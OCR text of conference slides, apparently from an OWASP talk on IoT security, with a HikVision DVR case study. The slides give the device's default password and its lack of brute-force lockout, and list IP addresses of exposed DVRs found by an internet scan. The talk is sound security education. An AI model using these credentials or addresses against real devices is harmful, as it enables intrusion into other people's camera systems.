
An Anatomy of IoT Security

OWASP
Open Web Application Security Project

whoami

- Director at MDSec
- Lead author of the Mobile App Hacker's Handbook
- CCT/CTL/CCSAS/CCSAM
- Junk hacking enthusiast



@domchell
@mdseclabs

What is IoT?

Definition of *Internet of things* in English:

Internet of things

NOUN

The interconnection via the Internet of computing devices embedded in everyday objects, enabling them to send and receive data:

'if one thing can prevent the Internet of things from transforming the way we live and work, it will be a breakdown in security'

+ More example sentences


Main menu
11:23
Multimedia
Radio
Telephone
Navigation
Office
ConnectedDrive
Vehicle information
Settings
Voda NZ 3G
11:23
41%
Control
Tools
Climate
Online search
Remote control
Locking/unlocking
Remote horn
Flash headlights
Vehicle position
Control
Settings


REC
ALM
HDD
NET
POW
1
2
3
4
QUAD
REC
STOP
FR
FF
PAUSE
PLAY
MENU


07:30
Good Morning Sarah!
Would you like me to pop the kettle on?
OK
Cancel
ikettle
THE WIFI KETTLE


SAMSUNG
7:17 PM
Samsung Smart Washer
Smart Control
Denim
01 H 09 M Left
Est. finish time PM 8:26
Load Sensing
Cancel
Pause


Bluetooth
16:12
LIXIL
My SATIS
リモコン
トイレ日記


Background

- Internet connected embedded devices
- Network + application + mobile + cloud = IoT
- Widely deployed but not highly scrutinised – 26 billion devices online by 2020
- Can be used as a physical security control or deterrent
- Often outside remit of organisational security controls
- Targeted by cyber criminals and casual observers

Background

Background

- September 665 Gbps DDoS attack against krebsonsecurity.com
- Mirai botnet consisting mainly of CCTV/DVRs
- Subsequent attack against DYN caused significant US outages – 1.2Tbps


United States
of America
Bermuda
Bahamas
Cuba
México
Turks and Caicos
Islands

OWASP IoT Top Ten


- I1: Insecure Web Interface
- I2: Insufficient Authentication / Authorization
- I3: Insecure Network Services
- I4: Lack of Transport Encryption
- I5: Privacy Concerns
- I6: Insecure Cloud Interface
- I7: Insecure Mobile Interface
- I8: Insecure Security / Configurability
- I9: Insecure Software / Firmware
- I10: Poor Physical Security


HIKVISION

HikVision DVR

- HikVision DS-7204HWI-SH/A DVR device – provides recording and management functionality for the CCTV cameras
- Installed V3.0.1 build140524 of the firmware
- Firmware upgrade process is manual and time consuming – likely most devices are "set-and-forget"
- Built on top of Linux and BusyBox (`Linux version 3.0.8 (bsp@WindRiver) (gcc version 4.4.1 (Hisilicon_v100(gcc4.4-290+uclibc_0.9.32.1+eabi+linuxpthread)) ) #49 Tue Apr 15 14:00:51 CST 2014`)

TOP COUNTRIES



United States	**130,087**
China	**69,387**
India	**59,257**
Viet Nam	**42,385**
United Kingdom	**40,232**

TOP SERVICES

HTTP	**482,090**
HTTP (81)	**108,287**
HTTP (8080)	**44,912**
Kerberos	**23,857**
HTTP (82)	**22,660**

TOP ORGANIZATIONS

Comcast Cable	**33,999**
Telmex	**28,938**
Korea Telecom	**21,599**

Total results: 768,638

index

84.241.31.46
84-241-31-46.shatel.ir
Aria Shatel Company Ltd
Added on 2016-11-26 02:36:26 GMT
Iran, Islamic Republic of
Details

```
HTTP/1.1 200 OK
Date: Sat, 26 Nov 2016 07:02:26 GMT
Server: DNVRS-Webs
ETag: "0-654-62d"
Content-Length: 1581
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=60, max=99
Last-Modified: Mon, 13 Apr 2015 07:03:33 GMT
```


Document Error: Not Found

108.181.88.203
d108-181-88-203.abhsia.telus.net
Telus Communications
Added on 2016-11-26 02:36:26 GMT
Canada, Stony Plain
Details

```
HTTP/1.0 404 Not Found
Date: Fri, 25 Nov 2016 19:37:56 GMT
Server: DNVRS-Webs
Cache-Control: no-cache
Content-Length: 166
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=60, max=99
```

HikVision DVR

- Device supports authentication to the web interface, used by mobile app and browser for management
- Default password is 12345 Root user password is the same as the password for the web interface
- No account lock out to prevent password bruteforcing – (I1: Insecure Web Interface)
- Password change is forced during initial setup (I2: Insufficient Auth)


Wizard
Admin Password
123
New Admin Password
New Password
Confirm
1
2
3
4
5
6
7
8
9
0
Enter
ESC
Previous
Next
Exit

HikVision DVR

DEMO


HikVision DVR

- 2 years on and I'd forgotten the credentials to login and couldn't find the bruteforce script

- A quick search for "HikVision default password" and the manual revealed a supported way to reset the device's credentials… (I2: Insufficient Authentication/Authorization)

Method 1

Copy the **Start Time** and **Device Serial No** and send them to HIKVISION technical support team.



HIKVISION technical support team will return security codes. Please choose one according to your **device's current time**.

http://www.hikvision.com/uploadfile/file/20143116851896.pdf

Hikvision Password Reset Tool

Hikvision Camera Password Reset Utility

